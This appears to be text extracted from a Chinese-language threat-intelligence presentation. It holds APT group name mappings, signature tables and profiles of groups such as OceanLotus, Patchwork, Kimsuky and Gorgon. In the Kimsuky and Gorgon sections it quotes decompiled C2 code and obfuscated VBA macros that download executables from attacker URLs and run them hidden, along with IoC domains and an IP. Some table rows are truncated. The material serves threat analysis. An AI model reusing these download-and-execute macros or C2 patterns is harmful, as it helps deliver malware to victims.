Nightshade Panda	Nightshade Panda				APT 9				menuPass	Red Apollo, CVNX, POTASSIUM, Cloud H
APT 26					APT 26			Hippo Team		
Goblin Panda	Goblin Panda		Cycledek							JerseyMikes
Night Dragon	Night Dragon									Cycledek
Mirage	Voxen Panda	Ke3Chang		GREF	APT 15	Playful Dragon		Social Network Team		Mirage Team, Lurid, Social Network Team,
Anchor Panda	Anchor Panda									
NetTraveler	NetTraveler		NetTraveler		APT 21					
Ice Fog	Dagger Panda		IceFog							
Beijing Group	Sneaky Panda									Hydraq, SIG22, Elderwood, Elderwood Ga
APT 22										
Suckfly										
?										
Pirate Panda	Pirate Panda									KeyBoys
Radio Panda	Radio Panda									
APT 4	Samurai Panda	PLA Navy			APT 4	APT 4		Wisp Team		
Impersonating Pan	Impersonating Panda									
Violin Panda	Violin Panda				APT 8	APT 20				Covert Grove
Toxic Panda	Toxic Panda									
Temper Panda	Temper Panda	Admin338	Team338			admin@338		338 Team		temp.bottle
Keyhole Panda	Keyhole Panda									
Test Panda	Test Panda									
Pitty Tiger	Pitty Panda					Pitty Tiger				
Gibberish Panda	Gibberish Panda									

SIG no.	Possible APT other name	First public report	remarks
SIG1	Agent.BTZ (Turla?)	2008.06.X ? 2008.11.19.	
SIG2	Turla	2008.11.X. 2014.02.15. ?	
SIG3	ShipUp?	2008.10.29.	
SIG4	Snake/Uroburos	2014.02.28.	dated 3+ years old
SIG5	Trojan dropper Agent.ikcb Turla tool?	2013.10.15.	
SIG6	?	?	
SIG7	GhoTex	2007.03.04.	Octa-B?
SIG8	Stuxnet 2 drivers unknown s7otbxda.sys s7obxsx.sys	2010.06.15.	Dated dev.: 2005-
SIG9	Flame	2012.05.28.	Dated dev.: 2010-
SIG10	miniFlame	2012.10.15.	
SIG11	?	?	
SIG12	Spuler?	2012.11.26?	
SIG13	Agent.BTZ?	see 1	
SIG14	?	?	
SIG15	Turla/Snake/Uroburos	PDF:2015	
SIG16	Flame	2012.05.28.	
SIG17	Sunflower / Chesire Cat / Flowershop	~2015	samples point back to 2002
SIG18	Moonflower / Chesire Cat / Flowershop (sunflower moonflower)	?	
SIG19	?	?	
SIG20	Animal Farm	2015.03.06.	in use since 2013?
SIG21	?	?	
SIG22	Aurora/Hydraq	2010.01.12.	Op: 2009.06-12
SIG23	Turla (Epic Turla)	2014.08.07.	Under analysis for 10 months
SIG24	?	?	
SIG25	Dark Hotel	2014.11.10.	
SIG26	?	?	
SIG27	?	?	
SIG28	Rotinom	2011.01.11.	
SIG29	?	?	
SIG30	Exforel	2012.11.28.	
SIG31	?	?	
SIG32	?	2008.06.13.	
SIG33	?	?	
SIG34	?	2014.05.14.	
SIG35	Duqu	2011.09.01.	
SIG36	Stuxnet/Duqu?	see 8 / 35	
SIG37	IronTiger ASPXSpy	?	
SIG38	?	?	
SIG39	Teamspy	2013.03.10.	
SIG40	Sednit/Sofacy	2015.02.09.	
SIG41	?	2011.03.29.	
SIG42	?	?	

[https://docs.google.com/spreadsheets/u/1/d/1H9\\_xaxQHpWaa4O\\_Son4Gx0Y/OIzlcBWMsdvePFX68EKU/pubhtml](https://docs.google.com/spreadsheets/u/1/d/1H9_xaxQHpWaa4O_Son4Gx0Y/OIzlcBWMsdvePFX68EKU/pubhtml)

- Att&ck : 78
- 开源1 : 233
- 开源2 : 222
- NSA : 至少45

[https://www.crysys.hu/files/tedi/ukatemicrosys\\_territori\\_aldispute.pdf](https://www.crysys.hu/files/tedi/ukatemicrosys_territori_aldispute.pdf)


# 背景研判-案例

- 2018年5月31日和6月9日，在Twitter上国外研究人员披露的两个疑似“海莲花”的诱导文档。

- 360威胁情报中心在2018年4月发布的报告《海莲花APT团伙利用CVE-2017-8570漏洞的新样本及关联分析》




文档漏洞



恶意宏代码

植入同一木马模块



<https://ti.360.net/blog/articles/oceanlotus-with-cve-2017-8570/>


# 背景研判-案例

**摩诃草**，又称Hangover、Viceroy Tiger、Patchwork、Dropping Elephant、白象。该组织最早攻击活动可以追溯到 2009 年 11 月，从 2015 年开始更加活跃，主要针对 Windows 系统进行攻击，同时也会针对 Mac OS 系统进行攻击。从 2015 年开始还会针对 Android 系统的移动设备进行攻击，从2009年至今该组织针对不同国家和领域至少发动了 3次攻击行动和1次疑似攻击行动，期间使用了大量漏洞，其中至少包括一次 0day 漏洞攻击。


**Confucius**，Confucius是趋势命名的APT组织，并分析其与Patchwork存在一些相似。其拥有对Windows，Android和iOS平台的攻击武器，并常用 Delphi作为其Dropper程序。其最早的攻击样本曾被Palo Alto在2016.9分析披露过。

**蔓灵花**，又称 BITTER。Forcepoint最早披露了一个针对巴基斯坦的鱼叉攻击活动，其最早活动可能从2013年11月开始，该组织使用的远程访问工具（RAT）使用的网络通信头名为“BITTER”，并且发现该组织使用的修改版 AndroRAT安卓木马。360在2016年11月详细披露了蔓灵花组织针对中国境内的攻击，其与 BITTER 攻击有关。

# 背景研判-案例



# 背景研判-案例



# 背景研判-案例

**Hades**，其最早被发现和披露是因为在2017年12月22日针对韩国平昌冬奥会的攻击，其向冬奥会邮箱发送带有恶意附件的鱼叉邮件，投递韩文的恶意文档，并将控制域名伪装为韩国农林部域名地址。该组织使用了被命名为Olympic Destroyer的恶意代码，其对目标主机系统具有破坏性。其中Olympic Destroyer的代码实现与Lazarus使用的破坏性恶意代码存在一些相似性，被认为可能是攻击者刻意引入的false flag。Hades的来源归属到目前为止，依然没有非常明确的定论，结合公开披露的报告，一种来源是可能来自朝鲜，一种被认为和俄罗斯APT28组织有关。

**Kimsuky**，又称Mystery Baby，Baby Coin。最早由卡巴披露的可能与朝鲜有关的APT组织。其利用朝美双方在新加坡会晤事件来分发其恶意代码，其在2017年末和2018年初更新相关攻击工具并用于鱼叉攻击。



# 背景研判-案例

Malicious Code Analysis Report

**Operation Kimsuky's secret activities, customized APT attacks in Korea are currently in progress.**

Pills (Alyac)

2018.02.12 20:47

**Gold Dragon Widens Olympics Malware Attacks, Gains Permanent Presence on Victims' Systems**

By Ryan Sherstobitoff and Jessica Saavedra-Morales on Feb 02, 2018

Some variants that use the same parameters also use the domain **followgho.byethost7.com**. The operation will use the keyword 'GH0ST419' and the attacker will use similar characters in the actual command control password.

```
v18 = 0;
memset(&v19, 0, 0x207u);
vsprintf(&v18, "%s?filename=%s", "host/download.php", "GH0ST419");
v14 = 0;
v12 = 0;
v13 = 0;
v11 = 0;
v0 = dword_100183D0("Mozilla/4.0", 0, 0, 0, 0);
v1 = v0;
v15 = v0;
if ( v0 )
{
    v2 = dword_100183D4(v0, "www.followgho.byethost7.com", 0, 0, 0, 3, 0, 0);
    v3 = v2;
    v16 = v2;
    if ( v2 )
    {
        v4 = dword_100183D8(
```

## Indicators of Compromise

### IPs

- 223.194.70.136

### Domains

- trydai.000webhostapp.com
- follow\_dai.000webhostapp.com
- eodo1.000webhostapp.com
- nid-help-pchange.atwebpages.com
- ink.inkboom.co.kr
- **followgho.byethost7.com**

<http://blog.alyac.co.kr/1536>

<https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/>


# 背景研判-案例

**Gorgon**，由Palo Alto Networks Unit42命名的攻击团伙，Unit 42在其从2017年开始跟踪Subaat发现的属于一个针对全球政府机构的定向攻击活动，并且根据360威胁情报中心和TuiSec的相关分析其可能来源与巴基斯坦。

从2018年2月开始，Palo Alto Networks Unit 42确定了Gorgon Group成员针对英国，西班牙，俄罗斯和美国政府组织进行的攻击活动，并且该组织实施的攻击活动既包括网络犯罪又包括定向攻击。

**C-Major**，又称ProjectM，Transparent Tribe。趋势曾披露其针对印度的军队或者相关组织。

# 背景研判-案例



# 背景研判-案例

## 疑似巴基斯坦某组织近期攻击样本分析及溯源

小河西村安全研究所 2018-04-18 共213398人围观, 发现 10 个不明物体 安全报告

### 前言

近日, 友商360在其威胁情报中心发布一篇《利用了多种Office OLE特性的免杀样本分析及溯源》的报告, 报告指出该攻击组织疑似来自巴基斯坦的ProjectM。在360发布报告的当天, 小编发现asaigoldenrice.com网站挂载的恶意样本目录与友商报告中极其相似。对样本进行静态对比之后发现样本相似度极高, 疑似同一组织所为。

0-day.us:

```
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".WebClient"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".DownloadF1"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & "le('http://www.reachmy.com/hcmess/file2.exe',"
HolaPrkolaMUCHi2 = "%Temp%\svchost32.exe)"
HolaPrkolaMUCHi3 = ";Start-Proce"
HolaPrkolaMUCHi4 = "ss '%Temp%\svchos"
HolaPrkolaMUCHi5 = "t32.exe"
HolaPrkolaMUCHi6 = HolaPrkolaMUCHi1 + HolaPrkolaMUCHi2 + HolaPrkolaMUCHi3 + HolaPrkolaMUCHi4 +
```

```
LORAMADARCHOOD.run HolaPrkolaMUCHi6, vbHide
```

asaigoldenrice.com:

```
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".WebClient)"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & ".DownloadF1"
HolaPrkolaMUCHi1 = HolaPrkolaMUCHi1 & "le('http://www.asaigoldenrice.com/dsq/exe/2.exe',"
HolaPrkolaMUCHi2 = "%Temp%\svchost32.exe)"
HolaPrkolaMUCHi3 = ";Start-Proce"
HolaPrkolaMUCHi4 = "ss '%Temp%\svchos"
HolaPrkolaMUCHi5 = "t32.exe"
HolaPrkolaMUCHi6 = HolaPrkolaMUCHi1 + HolaPrkolaMUCHi2 + HolaPrkolaMUCHi3 + HolaPrkolaMUCHi4 +
```

```
LORAMADARCHOOD.run HolaPrkolaMUCHi6, vbHide
```

onedrivenet.xyz:

```
A189AwnAmxahJAs4 = "em.Net.We"
A189AwnAmxahJAs5 = "bClient)."
```

```
A189AwnAmxahJAs20 = A189AwnAmxahJAs1 + A189AwnAmxahJAs2 + A189AwnAmxahJAs3 + A189AwnAmxahJAs4 +
```

```
AlWhtaWu9AmxahJAs.run A189AwnAmxahJAs20, vbHide
```

UNIT 42 / THE GORGON GROUP: SLITHERING BETWEEN NATION STATE AND CYBERCRIME

## The Gorgon Group: Slithering Between Nation State and Cybercrime

<a href="http://bit.ly/21zmlUBFstthdhrhdytffj">http://bit.ly/21zmlUBFstthdhrhdytffj</a>	<a href="http://stevemikeforce[.]com/work/doc/8.doc">http://stevemikeforce[.]com/work/doc/8.doc</a>
<a href="http://bit.ly/Loininding">http://bit.ly/Loininding</a>	<a href="http://www.0-day[.]us/img/doc/8.doc">http://www.0-day[.]us/img/doc/8.doc</a>
<a href="http://bit.ly/2FO2ZRq">http://bit.ly/2FO2ZRq</a>	<a href="http://stevemike-fireforce[.]info/work/doc/2.doc">http://stevemike-fireforce[.]info/work/doc/2.doc</a>
<a href="http://bit.ly&gt;Loadingpleasewait">http://bit.ly&gt;Loadingpleasewait</a>	<a href="http://onedrivenet[.]xyz/work/docnew/19.doc">http://onedrivenet[.]xyz/work/docnew/19.doc</a>

<https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/>

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谢谢观赏!

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